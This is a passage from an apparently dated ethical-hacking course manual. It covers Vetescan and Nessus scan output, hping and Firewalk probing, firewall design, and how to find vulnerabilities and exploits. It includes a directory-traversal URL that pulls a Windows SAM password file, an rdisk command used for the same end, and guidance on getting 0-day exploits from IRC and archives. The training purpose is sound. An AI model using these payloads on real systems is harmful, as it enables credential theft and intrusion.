Vulnerable Ftpds: docs/ftp/vuln-ftp-versions.txt
```

FIGURE 38: Vetescan port probe

We are again referred to the ftp servers document (Figure 38) to check the vulnerability of this particular daemon.

Notes

```
checking for MDBMS:
checking for napster:
checking for GDM:
checking for Exec:  Exec
Fix: Comment this out in /etc/inetd.conf
Running smb services present:
Lets see what the Netbios and WorkGroup Name is:

 unavailable.
SMB drives available:

 unavailable.
Checking for Snmp:
checking for ircd:
Checking for Finger:  Finger
Exploit: docs/finger
Fix: disable finger or chmod 700 /usr/bin/finger
checking for rlogin:  rlogin can be used in many ways
Fix: comment this out in /etc/inetd.conf unless you absolutely need
it.
checking for Shell:  Shell
Fix: comment this out in /etc/inetd.conf unless you absolutely need
it.
checking for uucp:  uucp
 Fix: add uucp to /etc/ftpusers
```

FIGURE 39: Vetescan checking services present

Notes

Although the tool is attack orientated, helpful advice on disabling the small services is offered, in Figure 39.

```
checking for klogin:
checking for krshd:
checking for GNU Finger:
checking for bind:  []
checking for LPD:  LPD Possible if rH 6.1
Patch: ftp://updates.redhat.com
Exploit: docs/lpd
```

FIGURE 40: Vetescan - showing possible vulnerabilities

Despite vetes having identified the OS as Solaris, it reports on the potential RedHat lpd vulnerability, in Figure 40.

```
checking for Linuxconf:
checking for Listen:
checking for Proxies:
checking for Wingates:
checking for X server:  X11
Patch:
firewall tcp/udp port 6000
/sbin/ipfwadm -I -a deny -P tcp -o -S 0.0.0.0/0 -D 0.0.0.0/0
6000:6000
/sbin/ipfwadm -I -a deny -P udp -o -S 0.0.0.0/0 -D 0.0.0.0/0
6000:6000
Exploit: docs/xwin
```

FIGURE 41: Vetescan

Notes

X is correctly identified as a risk area, in Figure 41 above, and advice on how to manage access to the services is offered (Figure 42).

```
checking for SSH-1.5-1.2.27:
checking for Innd:
=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-=
Possible Backdoors
=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-=
checking for Trino Bcast:
checking for Trino Master:
checking for Trino Register:
checking for Possible Backdoor:
checking for Possible telnet Backdoor:
checking for Possible Backdoor:
checking for Possible Backdoor:
checking for GDM Backdoor:
=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-=
RPC Vulnerabilities
=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-=
```

FIGURE 42: Vetescan checking for backdoors

Notes

As RPC has been found, and vetes investigates further, in Figure 43 below:

```
checking for cmsd:  192.168.2.3 is cmsd
Patch:
http://sunsolve.sun.com/sunsolve/pubpatches/patches.html
Exploit: tools/cmsd/
a vulnerability in the rpc.cmsd can be used to overflow a buffer
found in
the daemon allowing a local user to gain root privileges.
The rpc.cmsd is a small database manager for appointments and
resource-scheduling data. Its primary client is the Calendar Manager
in OpenWindows, and Calendar in CDE. Buffer overflow vulnerability
has
been discovered which may be exploited to execute arbitrary
instructions and gain root access.
checking for RPC/Statd: statd
Patch: ftp://sgigate.sgi.com/patches/
Exploit: docs/statd
checking for amd:
checking for sadmin:   Sadmin
Patch: Comment out this line
100232/10 tli rpc/udp wait root /usr/sbin/sadmind sadmind
in /etc/inetd.conf, block all access to it from external networks
filtering rulesets on your routers or Firewalls, or Install patch
if AdminSuite is installed. AdminSuite may be installed on
SunOS 5.7, 5.6, 5.5.1, 5.5, 5.4 or 5.3.
The patches are available at:
http://sunsolve.sun.com/pub-cgi/show.pl?target=patches/patch-
license&nav=pub-patches
Exploit: tools/sadmin
Vulnerable systems: Sun Solaris 7.0 Sun Solaris 2.6
checking for rpc.ttdbserverd:   ttdbserverd
Patch:
http://ftp.service.digital.com/patches/public/unix/v4.0/
ssrt0583u.README
Exploit: http://www.self-evident.com/exploits/tuv
```

FIGURE 43: Vetescan RPC vulnerabilities

Notes

And finds a number of potential problems, and advice on how to fix, or exploit, them. The last part of the scan is shown below in Figure 44:

```
checking for rpc.nisd:
checking for selection:
checking for rpc.mountd:
checking for exports:
checking for fam:
checking for automountd:
checking for nfsd:
checking for autofsd:
checking for rusersd:  rusersd
Fix: comment this out in /etc/inetd.conf
checking for pcnfsd:
checking for walld:  walld
Fix: Comment this out in /etc/inetd.conf
=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-=
Mail Related Vulnerabilities
=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-=
checking for Pop3d:
checking for Qpop 2.2:
checking for Qpop2.41beta1:
checking for Sco Qpop:
checking for Qpop UCB:
checking for Qpop 3.0:
checking for Qpop 2.4:
checking for Imadp:
=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-=
Web Related Vulnerabilities
=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-=
checking for MySql:
checking for Mini-SQL:
checking for Web Proxy:
Running httpd: .
=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-=
```

FIGURE 44: Vetescan scanning for mail and web vulnerabilities

Notes

Next we will examine the output from another tool with it's origins in the underground - Nessus.

Notes

Nessus

Nessus' reports are split into two sections - a summary of the findings about the host, including the services found to be running and whether any security issues were found on those services; for the NT host:

```
Nessus Scan Report
------------------

SUMMARY

 - Number of hosts which were alive during the test : 1
 - Number of security holes found : 8
 - Number of security warnings found : 5
 - Number of security notes found : 3


TESTED HOSTS

 192.168.3.4 (Security holes found)


DETAILS

+ 192.168.3.4 :
 . List of open ports :
   o www (80/tcp) (Security hole found)
   o unknown (135/tcp)
   o netbios-ssn (139/tcp) (Security hole found)
   o https (443/tcp)
   o unknown (1028/tcp)
   o unknown (1063/tcp)
   o unknown (3924/tcp) (Security warnings found)
   o general/tcp (Security hole found)
   o general/udp (Security notes found)
   o netbios-ns (137/udp) (Security warnings found)
```

FIGURE 45: Nessus Scan for NT host

Notes

And for our Solaris target:

```
Nessus Scan Report
------------------



SUMMARY

 - Number of hosts which were alive during the test : 1
 - Number of security holes found : 4
 - Number of security warnings found : 25


TESTED HOSTS


 192.168.2.3 (Security problems found)

DETAILS


+ 192.168.2.3 :
 . List of open ports :
   o echo (7/tcp) (Security warnings found)
   o discard (9/tcp)
   o daytime (13/tcp) (Security warnings found)
   o chargen (19/tcp) (Security warnings found)
   o ftp (21/tcp) (Security warnings found)
   o telnet (23/tcp) (Security warnings found)
   o smtp (25/tcp) (Security hole found)
   o time (37/tcp)
   o finger (79/tcp) (Security warnings found)
   o sunrpc (111/tcp)
   o exec (512/tcp) (Security warnings found)
```

Notes

```
 o login (513/tcp) (Security warnings found)
   o shell (514/tcp) (Security warnings found)
   o printer (515/tcp)
   o uucp (540/tcp)
o unknown (1103/tcp)
   o unknown (4045/tcp)
   o unknown (6000/tcp)
   o unknown (6112/tcp)
   o unknown (7100/tcp)
   o unknown (32777/udp) (Security warnings found)
   o unknown (32775/tcp) (Security warnings found)
   o unknown (32772/udp) (Security hole found)
   o unknown (32776/udp) (Security warnings found)
   o unknown (32773/udp) (Security hole found)
   o unknown (32775/udp) (Security warnings found)
   o unknown (32778/udp) (Security warnings found)
   o unknown (32774/udp) (Security warnings found)
   o unknown (4045/udp) (Security warnings found)
   o unknown (32779/udp) (Security hole found)
   o echo (7/udp) (Security warnings found)
   o daytime (13/udp) (Security warnings found)
   o chargen (19/udp) (Security warnings found)
```

FIGURE 46: Nessus for Solaris

The reports then provide exact details of the warnings or holes discovered, for example the NT box is shown to have a number of web vulnerabilities, including;

Notes

These indicate that an attack using the RDS exploit is viable on the NT IIS server.

```
. Vulnerability found on port www (80/tcp) :



   The webserver is likely vulnerable to a common IIS exploit from a
hacker
    called 'Rain Forest Puppy'. This exploit enables an attacker to
execute
     _ANY_
    command on the server with Administrator Privileges. The exploit
is made
     possible
    via a buffer overflow in /msadc/msadcs.dll

    See BUGTRAQ ID 529 on www.securityfocus.com
     (http://www.securityfocus.com/bid/529)
    for more information.

    Risk factor :
     High

 . Vulnerability found on port www (80/tcp) :



Some of the following sample files are present :

    /iissamples/issamples/fastq.idq
    /iissamples/issamples/query.idq
    /iissamples/exair/search/search.idq
    /iissamples/exair/search/query.idq
    /iissamples/issamples/oop/qsumrhit.htw?CiWebHitsFile=/iissamples/
```

Notes

```
issamples/oop/qsumrhit.htw&CiRestriction=none&CiHiliteType=Full
/iissamples/issamples/oop/qfullhit.htw?CiWebHitsFile=/iissamples/
issamples/oop/qfullhit.htw&CiRestriction=none&CiHiliteType=Full
/scripts/samples/search/author.idq
/scripts/samples/search/filesize.idq
/scripts/samples/search/filetime.idq
/scripts/samples/search/queryhit.idq
/scripts/samples/search/simple.idq
/iissamples/exair/howitworks/codebrws.asp
/iissamples/issamples/query.asp


They all contain various security flaws that allows a
cracker to execute arbitrary commands, read arbitrary files
or gain more knowledge about the remote system.

Solution : delete the whole /iissamples directory
Risk factor : High
```

FIGURE 47: Nessus results

Notes

On Solaris, a number of RPC vulnerabilities are identified:

```
. Information found on port unknown (32776/udp)

    The sprayd RPC service is running.
    If you do not use this service, then
    disable it as it may become a security
    threat in the future, if a vulnerability
    is discovered.

    Risk factor : Low
    CVE : CAN-1999-0613

. Vulnerability found on port unknown (32773/udp) :

    The sadmin RPC service is running.
    There is a bug in Solaris versions of
    this service that allow an intruder to
    execute arbitrary commands on your system.

    Solution : disable this service
    Risk factor :
     High
. Information found on port unknown (32775/udp)

    The rusersd RPC service is running.
    It provides an attacker interesting
    informations such as how often the
    system is being used, the names of
    the users, and so on.

    It usually not a good idea to let this
    service open.

Risk factor : Low
    CVE : CVE-1999-0626
```

Notes

FIGURE 48: Nessus solaris results

The admind service is of particular interest, as it is identified as a Solaris bug leading to a remote exploit. The full nessus results are given as a separate handout.

ISS Internet Scanner

Finally, our comprehensive Internet Scanner results (separate handout) highlight these and other High, Medium and Low risk issues.

hping

We have already discussed the results hping may return, examples are featured below.

- **An open port (the web server on 80/TCP):**

  root@anon [~] # ./hping host.target.com -c2 -p80 -n -S

  HPING host.target.com (eth1 w.x.y.z): S set, 40 data bytes

  60 bytes from w.x.y.z: flags=SA seq=0 ttl=242 id=62198 win=63872 time=208.4 ms

- **A port closed on the host, or rejected by a gateway**

  root@anon [~] # ./hping host.target.com -c2 -p21 -n -S

  HPING host.target.com (eth1 w.x.y.z): S set, 40 data bytes

  60 bytes from w.x.y.z: flags=RA seq=0 ttl=308 id=0 win=0 time=196.6 ms

- **A port blocked by a router**

  root@anon [~] # ./hping host.target.com -c2 -p6000 -n -S

  HPING host.target.com (eth1 w.x.y.z): S set, 40 data bytes

  ICMP unreachable type 13 from w.x.y.z

- **A mystery port - lost in transit or dropped e.g. by Firewall-1**

  root@anon [~] # ./hping host.target.com -c2 -p111 -n -S

  HPING host.target.com (eth1 w.x.y.z): S set, 40 data bytes

Notes

Firewalk

We are now attempting to use Firewalk to establish the policy on gateway gw.target.com with regards to the host host.target.com on key services such as ftp, telnet and mail.

First Firewalk establishes the distance to the gateway Figure 49;

```
root@anon [~] $ ./firewalk -pTCP -S20-26 gw.target.com
host.target.com
probe: 1 TTL: 1 port 34420: expired from [gw.attack.com]
probe: 2 TTL: 2 port 34420: expired from [gw.isp.com]
probe: 3 TTL: 3 port 34420: expired from [gw.target.com]
probe: 4 TTL: 4 port 34420: Bound scan at 4 hops [gw.target.com]
```

FIGURE 49: Firewalk

Next, it probes the specified ports:

```
port 20:  *
port 21: open
port 22: open
port 23:  *
port 24:  *
port 25: open
port 26:  *
```

FIGURE 50: Ports being probed by Firewalk

Finding ftp (21) ssh (22) and smtp (25) to be open.

Notes

Masterclass: Good Firewall Design

Introduction

In this masterclass, we will have a closer look at both firewall design and configuration issues. Firewall design has gone through some changes over the past years, but the fundamental control mechanisms have more or less remained the same.

The two fundamental mechanisms that are used in firewalls are:

- Packet filtering
- Proxy servers

We will now examine each in turn in more detail. Both are able to enforce an access control policy, but in different ways and with different results.

Packet Filtering

While routers build routing tables in memory in order to determine the most suitable route towards the next destination of the packet, packet-filtering routers also determine if a packet should be passed on at all. Packet filters can allow or disallow transfer of packets usually only based on:

- The source address of the packet.
- The destination address of the packet.
- The session and application protocols used to transmit the data.

Notes

Packet filtering is usually performed on the Internet layer and the transport layer, not on the network access layer or the application layer. A generic structure to the packets at each layer, focussing on the packet header, is shown below in Figure 51.




FIGURE 51: Data encapsulation

Packet Filtering on the Network Access Layer

The first reason why packet filtering is not performed on the network layer is that one would have to write different kinds of rules for the different lower-level protocols on the different interfaces. This is because most routers have multiple connections with several lower-level protocols, and the headers are not identical for all of these protocols. Secondly, using the headers on this level is not very useful, since the source address specified is usually the last router (the last hop in the whole connection) that has handled the packet.

Packet Filtering on the Application Layer

Since there are almost as many protocols as there are network-based applications, it is not a realistic strategy to set up packet filtering rules for each and every one of them. Dynamic filters can be set up to recognize and assess specific information fields in a particular protocol, but in the long term it is not a winning strategy. It is just too cumbersome.

Packet Filtering of the Transport Layer Protocols

We will now explain some of the security issues involved in the filtering of TCP, UDP and ICMP, the transport layer protocols.

Notes

Filtering of TCP

We know that TCP is a bi-directional protocol, which guarantees that the destination will receive all the application data, in the order it was sent, and without any duplicates. To safeguard this reliability, TCP uses a three-way handshake when setting up and closing a connection. Each time packets are sent, the acknowledgement segment (ACK) will enable 'positive acknowledgement' and 'flow control', by telling the sender how much data has been received, and how much more the receiver can accept.

Establishing a Connection

Now, in order to set up a connection, the sender will send a segment with the synchronize sequence numbers (SYN) bit set. This is the only time during the whole connection that the ACK bit is not set. This feature allows easy blocking of a TCP connection with a packet filter: one only has to block the first packet of the connection (the one which has the ACK bit not set in the TCP header), and all other packets will subsequently be discarded, since TCP would rather kill an incomplete connection than compromise the reliability it guarantees.

SYN-flooding

One rather annoying problem is a denial of service attack in the form of SYN-flooding: attackers can send enormous amounts of SYN-requests to a firewall, that is listening on its TCP ports and trying to open a connection for each and every one of those requests by sending back an SYN/ACK. However, by giving spoofed IP source addresses, no response will ever come back, and resources will be wasted until a timeout occurs. Despite assurances by some, this problem has not been completely resolved yet.

Filtering of UDP

While UDP headers also contain source and destination port numbers and are very similar in structure to TCP headers, UDP headers do not contain anything like an ACK bit, since this protocol gives none of the assurances that TCP gives. By examining the header of an incoming

Notes

UDP packet, one cannot tell for instance, whether it is a first packet from an external client to an internal server, or conversely, a response from an external server to an internal client. In order to be able to make a judgement, routers will have to 'remember' which UDP packets have already been sent, from what source, and to which destination.

Filtering of ICMP

ICMP messages, which are used to check IP status and control messages, are filtered based on their message type field, rather than on source or destination addresses. For instance echo requests (info that a host returns when pinged) could be blocked, and 'destination unreachable' might be let through.

Problems Associated with ICMP Error Codes

Returning ICMP error codes can help reduce network traffic by warning the sender not to retry sending packets. However, a general problem with returning error codes and warnings of this kind is that multiple errors may lead to a (rather unsophisticated) DoS attack, and even worse, a systematic probe may disclose considerable information about your system to an attacker observing which packets evoke an ICMP error code. Thus, it is probably more sensible to send such warnings to internal systems, and restrict, or even drop completely, error codes towards the outside world.

Packet Filtering Limitations

It has often been argued that filters are not capable of making content-based decisions, which leaves the door open for many data-driven attacks. This is probably not a valid criticism. The whole point of packet filtering is that it provides fast and reliable checking based on packet header information, not on packet content.

If there is a desire for content-based decisions, then one should do so at a higher layer in the network. On the other hand, it would be a huge improvement if, in the future, all header fields would be made available as packet filtering criteria. As yet, this is not the case.

Notes

Proxy Servers

Proxying represents the opposite extreme in firewall design. Rather than using a general-purpose mechanism to allow many different kinds of traffic to flow (as in packet filters), special-purpose code can be used for each desired application. A proxy server provides Internet access to a single or a very small number of hosts, while appearing to provide access to all the internal network's hosts, see Figure 52. One can see this as another example where security is enhanced by the implementation of an intermediate level of control: the user's client program on the internal network talks to a proxy server instead of talking directly to the 'real' server on the Internet.




FIGURE 52: Proxying

In other words, the proxy server talks to the real server on behalf of the client. One has to make sure that there is no IP-connectivity between the client and the real server, otherwise the client can bypass the proxy system, and probably so can someone from the outside. Usually this is done using a screening router.

Trade-off: Packet Filters vs. Proxy Servers

It can sometimes prove difficult to decide whether a packet filter or a proxy server would be the most ideal solution in a given network. The following section examines the advantages and disadvantages associated with these two approaches when securing a network.

Notes

Packet Filters

Packet filters are extremely useful security mechanisms when implementing an access control policy. However, they have to be used properly and with the right expectations in mind.

- **Externally initiated traffic** - Packet filters are quite good at refusing access to outsiders.
- **Internally initiated traffic** - Packet filters are bad at policy insiders as they are not designed to do this.

Packet filters are fast and simple mechanisms that are well suited to asymmetric requirements, i.e. when organisations desire that its internal systems should have more access to external systems than vice versa. Overall, the main strong points are:

- One packet filter is able to shield off a whole network.
- Performance degradation is minimal.
- No user education or cooperation is required because of complete transparency.

On the other hand, most filtering implementations, of necessity, rely heavily on the accuracy of IP source addresses and ports to make filtering decisions. These can be easily faked. Moreover, packet filtering rulesets are complex and difficult to construct. It should also be pointed out that while administrators think of networking activity in terms of 'connections', packet filtering is mainly concerned with the packets making up the connection. Proxy servers are more suited to the intuitive concept of 'connections'.

Proxy Servers

The main advantage of proxying seems to be that decisions to allow or disallow connections can be made based on more extensive information. Not only the headers of packets, but also the content gets examined. Specific commands can be filtered out, content can be screened and monitored, and so on. Inevitably, quite considerable performance degradation will occur.

Notes

Conclusion

In short, packet filtering and proxying represent two extremes of a spectrum: the former takes place at the lowest possible layer to make security-relevant decisions (the Internet layer), whilst the latter works at the highest possible layer (the application layer). Therefore, both have their merits, and the best results seem to be obtained when they are combined.

Network Level Firewalls and Application Level Firewalls

Firewalls contain packet filters and /or proxies as their main components. Depending on which one of the two mechanisms provides the most vital services, the firewall will be operating predominantly on one network layer:

- Application layer - This will be used if proxies are dominant.
- Network layer - This will be used if packet filters are dominant.

Both types will inherit properties associated with the layer they operate on, regardless of the specific architecture that is being used.

Generally, firewalls are subdivided into three categories:

- Network Level Firewalls.
- Application Level Firewalls.
- Circuit Level Firewalls.

Network Level Firewalls

Network level firewalls generally make their decisions based on three aspects of an IP packet:

- The source address.
- The destination address.
- The ports.

Notes

They have become increasingly sophisticated, and now maintain internal information about the state of connections passing through them and the content of some data streams, thus leading to a new type of firewall commonly referred to as a dynamic packet filtering firewall. An important thing to realize is that they usually route traffic directly through themselves, in which case one needs a validly assigned IP address block for the internal network. They tend to be very fast and totally transparent to users; it is quite obvious that network level firewalls inherit most of the properties discussed in packet filtering.

Application Level Firewalls

Application level firewalls generally run only on proxy servers, which can perform extensive logging and elaborate auditing on all the network traffic to or from the internal network. They can be used as network address translators, since traffic passes from 'one side to the other', after having passed through an application that effectively masks the origin of the initiating connection. On the other hand, having an application in the way will hamper performance and will make the firewall less transparent.

Overall, they seem to be able to provide the security administrator with more detailed audit reports, and are able to implement and enforce more conservative and complex security models than network level firewalls.

Circuit Level Firewalls

Circuit level firewalls have much the same design and thus the same properties as application level gateways, but they work on a lower layer: the transport layer. They basically relay TCP connections.

Notes

Summary

Table 3 summarizes the filtering information used in the various types of Firewalls discussed above.

	Data link header	Internet header	Transport header	Application header	Data	Connection state	Application state
Network-Level Filter		X	X				
Circuit-Level Gateway		X	X			X	
Application Gateway		X	X	X	X	X	X

TABLE 3: Filtering information available in the different types of firewall

Firewall Combinations

The first logical evolution has been to try to combine both the packet filtering and application-gateway approaches, using a packet-filter screening computer or hardware router to control lower-layer communications, and gateways to enable applications.

Stateful Inspection

Another approach that has gained widespread popularity is to inspect packets rather than to filter them. This is just another way of saying: consider the content of packets as well as the headers. The point being that the packet-inspection approach tries to integrate the information gathered from all layers into a single inspection point, which is on the network level. Some also take into account the state of connections that are handled. For example, a legitimate incoming packet can be matched with the outbound request for that packet and allowed in. Clearly, this stateful inspection is beyond a normal packet filter's capabilities.

Notes

Session Analysis

Yet another design improvement has been to focus on sessions rather than on packets, which has introduced the use of smart rules. For instance, a network session might contain packets going in two directions. A packet filter would need one rule to control the packet going from the originating host to the destination host, and another rule which controls packets returning from the destination host towards the originating host. On the other hand, a smart rule knows that packets will be returned and does not require the formulation of a second rule.

Conclusion

As a final remark, we mention that many 'hybrid firewalls' have been taken into operation. For instance, one might use a packet filter enhanced with smart filtering at the application level for most services, combined with application proxies for specific services such as FTP augmented with an inspection-based filtering scheme. A word of caution has to be uttered: adding security methods by themselves does not necessarily increase the level of security, and thus the level of assurance. Additional mechanisms can increase, but also leave unaffected or even decrease, the security architecture already in place. It is something that has to be carefully considered.

Reference

Chapman & Zwicky, Firewalls & Internet Security

Notes

Objectives Review

In this module, you covered the following information:

- ❑ Interpret output from:
  - ❑ nmap port scans.
  - ❑ TCP connect.
  - ❑ TCP half-open.
  - ❑ TCP FIN, XMAS and NULL.
  - ❑ UDP.
  - ❑ ISS Internet Scanner reports.
  - ❑ Nessus.
  - ❑ Vetescan.
- ❑ Speculate on firewall policy configuration based on output from:
  - ❑ hping.
  - ❑ firewalk.

Did you understand the information presented in this module? Take this opportunity to ask any questions on the information we have discussed.

Notes

Notes

Module 11

Vulnerability and Exploit Research

About This Module

Purpose of this Module

The pupose of this module is to overview the processes for finding vulnerabilities in an application or service and then exploiting that vulnerability once it has been found.

Module Objectives

When you complete this module you will be able to:

- Describe the processes for finding vulnerabilities in an application or service.
- Describe of relevant exploits and obtaining exploitation code that can be used to test the security of a system.

Notes

Vulnerability Research

Introduction

This section will provide a concise overview of what a vulnerability is (e.g. Leaving your living room window open) and what the corresponding exploit may be (e.g. someone finding it easy to climb in if you're on the ground floor, but slightly more difficult if you're on the 6th floor of a tower block). Once a vulnerability has been identified, it is necessary for a would-be hacker to find the program code or application that will exploit it. Many sites and avenues now exist for obtaining the required exploitation resources to make a hack come to fruition.

Vulnerability Research

Looking for vulnerabilities and exploiting them tends to be the longest and most laborious part of an ethical hack. However, you are more likely to have success in gaining elevated access to a system by exploiting a vulnerability in an application or service, than by any other method.

Publicly known vulnerabilities are announced in two main ways:

- Fix Advisories
- Full disclosure Advisories

Fix Advisories

Fix advisories warn of a vulnerability, but may not necessarily contain the actual exploit code for them. They will usually advise the recipient that an exploit exists for a certain vulnerability and provide details of how to resolve the issue. These types of announcements are usually made in conjunction with the software developer.

Notes

Full Disclosure Advisories

There are a number of full disclosure mailing lists available for public subscription. The most well known of which is Bugtraq. In addition to warning of a vulnerability in a product they will often contain details of how to exploit the vulnerability. Either in the form of source code or, in the case of HTTP vulnerabilities, exact details of what data to send to port 80 on the vulnerable machine.

Application Errors

One of the most common ways to exploit a system is to take advantage of application errors. For instance, an old version of the UNIX sendmail SMTP server allows any file on the remote system (e.g. the shadowed password file) to be e-mailed to an attacker.

More recently, an old bug has re-surfaced thanks to the growing number of HTTP interfaces to various applications. This bug is known as the root-bug. In effect, the vulnerability allows you to read any file on the remote file system irrespective of whether or not the requested file is within the webroot directory. One of the most common applications open to the vulnerability is Compaq's Insight Manager 'utility'.

If an administrator on the remote system has run the rdisk utility, then by simply going to http://victim:2301/../../../winnt/repair/sam._ will allow the attacker to retrieve the remote system's SAM file (in compressed form). This can then easily be imported into a tool such as L0phtcrack and the account details and passwords gained.

There are two main ways to discover application errors:

- Automated Tools
- Manual Checking

Notes

Automated Tools

Although automated tools can be useful, they do have a number of limitations. One of their main limitations is that they're only up to date on the day that a check is written. Advisories for various vulnerabilities are issued daily. Updates for most scanner applications are usually released on a monthly basis.

One possible way to get around this problem is to write your own checks. A number of vulnerability scanners allow you to write your own custom checks in a variety of languages including perl, C, VBScript and their own internal scripting languages.

Manual Checking

The advantages of manual checking are that it is possible to be extremely thorough in investigating vulnerabilities and it has the potential to always be up to date. Manual checking can be as current as any mailing list or advisory as it does not rely on code to be written and released a by a third party. The obvious limitation is the time that it takes to perform.

However, in being slower and potentially sporadic in its probing and searching, it can appear innocuous and therefore stand a greater chance of passing unnoticed.

Buffer Overflows

Another common way to exploit a remote service or local application is through a technique known as a 'Buffer Overflow'. A buffer overflow is an attack in which an attacker exploits an unchecked buffer in an application and overwrites the program code with other selected code. If the program code in memory is overwritten with new executable code, the effect is to change the program's operation as dictated by the attacker.

There are two ways in which buffer overflows are usually exploited:

- Loading of code into another memory location, and pointing the overflow to that location.

Notes

- Run an application such as /bin/sh (to give a user an interactive shell on UNIX systems) or rdisk /s- (This will run rdisk in unattended mode, and leave an attacker a copy of the Windows NT sam file in \winnt\repair).

Detecting Buffer Overflows

There are a number of tools designed to check for the possibilities of buffer overflows, both in source code, and running services.

One of the most widely used tools for checking C code is a utility called "Lint". While Lint does not actually check for buffer overflows, it does check for poor programming practices (e.g. using the C gets() function instead of fgets()), that can lead to buffer overflows.

Tools do exist, however, that are designed to check C source code specifically for potential buffer overflows. One tool of this type is called pscan. While pscan does not check all potential buffer overflows exhaustively, it does check for known problems with functions such as sprintf().

As with checking for application errors, automated tools are very useful when checking for buffer overflow situations, in that they can help to cut out some of the drudgery from what is quite often a laborious task. However, they should never be used as a substitute for checking for vulnerabilities by hand.

Exploit Chains

There are times when you will find one vulnerability that may not enable you to make significant changes to a system (e.g. the IIS newdsn.exe vulnerability). However you may find a number of vulnerabilities that can be 'chained' together.

One example of this would be the msadc.pl script released by Rainforest Puppy. In this case, the script attempts to exploit a known vulnerability in a sample script installed with NT Option Pack 4. This vulnerability relies on btcustomr.mdb being present on the remote server.

Notes

If this file isn't available, the newdsn.exe file can be executed, and will creat an MS Access .mdb file along with an ODBC DSN that can then be used to run arbitrary commands on the remote server.

Notes

Exploit Research

In the past it was relatively difficult for someone to find exploits as most sources for this kind of information were underground, where existence was passed on by word-of-mouth and severely limited in scope. As time went on, the relevant BBS's were then replaced by Internet communication systems such as News groups, the web and Internet Relay Chat which were publicly accessible and do not require too much technical knowledge to access.

Web servers and FTP sites

The web is an excellent resource for people searching for exploit code and sites such as www.hack.co.za, packetstorm.securify.com and www.rootshell.com have been created specifically to facilitate their needs.

Let us say, for example, we have just activated our BugTraq pager (available at www.securityfocus.com) and it has identified a new hole in RedHat Linux that can be used to compromise root by a local user. Within a matter of hours the code to exploit the feature will more than likely be available at a site like www.hack.co.za, one can simply open a web browser to the site and check the new releases section. The code can then be downloaded, compiled and then executed on the system.

Not only do sites show new exploit releases, but many archive old exploit code too, such as the FTP server at ftp.technotronic.com. Here, all of the programs are categorised into sections by operating system and distribution. If, for example, we wish to find exploit code for the old RPC statd problem in SunOS. We simply open up an FTP session to ftp://ftp.technotronic.com, CD to the UNIX directory, CD to the SunOS directory and the exploit is readily available for download.

IRC

Internet Relay Chat had always been popular with students since most IRC servers were run from universities. Originally it was also difficult for people without a fair understanding of computers to access IRC mainly because there were no easy clients to use. The IRC clients

Notes

tended to be based around UNIX consules. However, in the mid-90s many IRC clients that used GUIs were released (such as mIRC), and were released on easy to use operating systems such as Windows 95. This meant there was a huge influx of people onto IRC, bringing many types of ideas and information with them. It also meant that people who wished to "courier" files, such as warez and exploits, could do their jobs much easier. Many IRC networks now exist, predominantly Undernet, EFnet and DALnet (an IRC network founded by Star Trek devotees who did not like the instability of EFnet).

IRC allows clients to implement a protocol called DCC (Direct Client to Client), which can be used to transfer files between users. A lot of people have set up channels (IRC's term for a chat room) were people can come to trade various files such as what we're interested in, such as current exploits. Places like #linuxwarez and #!r00t can be joined and it becomes very easy to obtain exploits that have only just been released (often called 0-day).

Various groups who are responsible for writing exploits also base themselves on IRC for much quicker and efficient communication. Such groups include ADM, r00tabega and Team TESO. If someone wishes to gain the latest information and exploit releases they can simply stay with the group and listen.

News Groups

News groups are an adaptation of the old BBS message areas and can trace their origins to inter-BBS message groups like FidoNet. Just like their predecessors, the newsgroups contain a wealth of both legal and illegal information including the latest news, exploit code and commercial applications. An advantage of utilising newsgroups is the availability of past messages, some repositories containing over 5 years worth of articles.

Research Resources

If you have a particular application or service that you would like to research to see if there are known vulnerabilities with it, there are numerous sources to give you a place to start from.

Notes

The main areas of research are listed below. However, a more comprehensive list of resources is given at the end of this module in the references section.

- Manufacturers/Developers - e.g. http://www.microsoft.com/security/
- 'White Hats' - e.g. http://xforce.iss.net/
- 'Grey Hats' - e.g. http://www.wiretrip.net/rfp/2/index.asp
- Independent Organisations - e.g. http://www.cert.org/
- Information Repositories - e.g. http://packetstorm.securify.com/
- Undernet's website - http://www.undernet.org
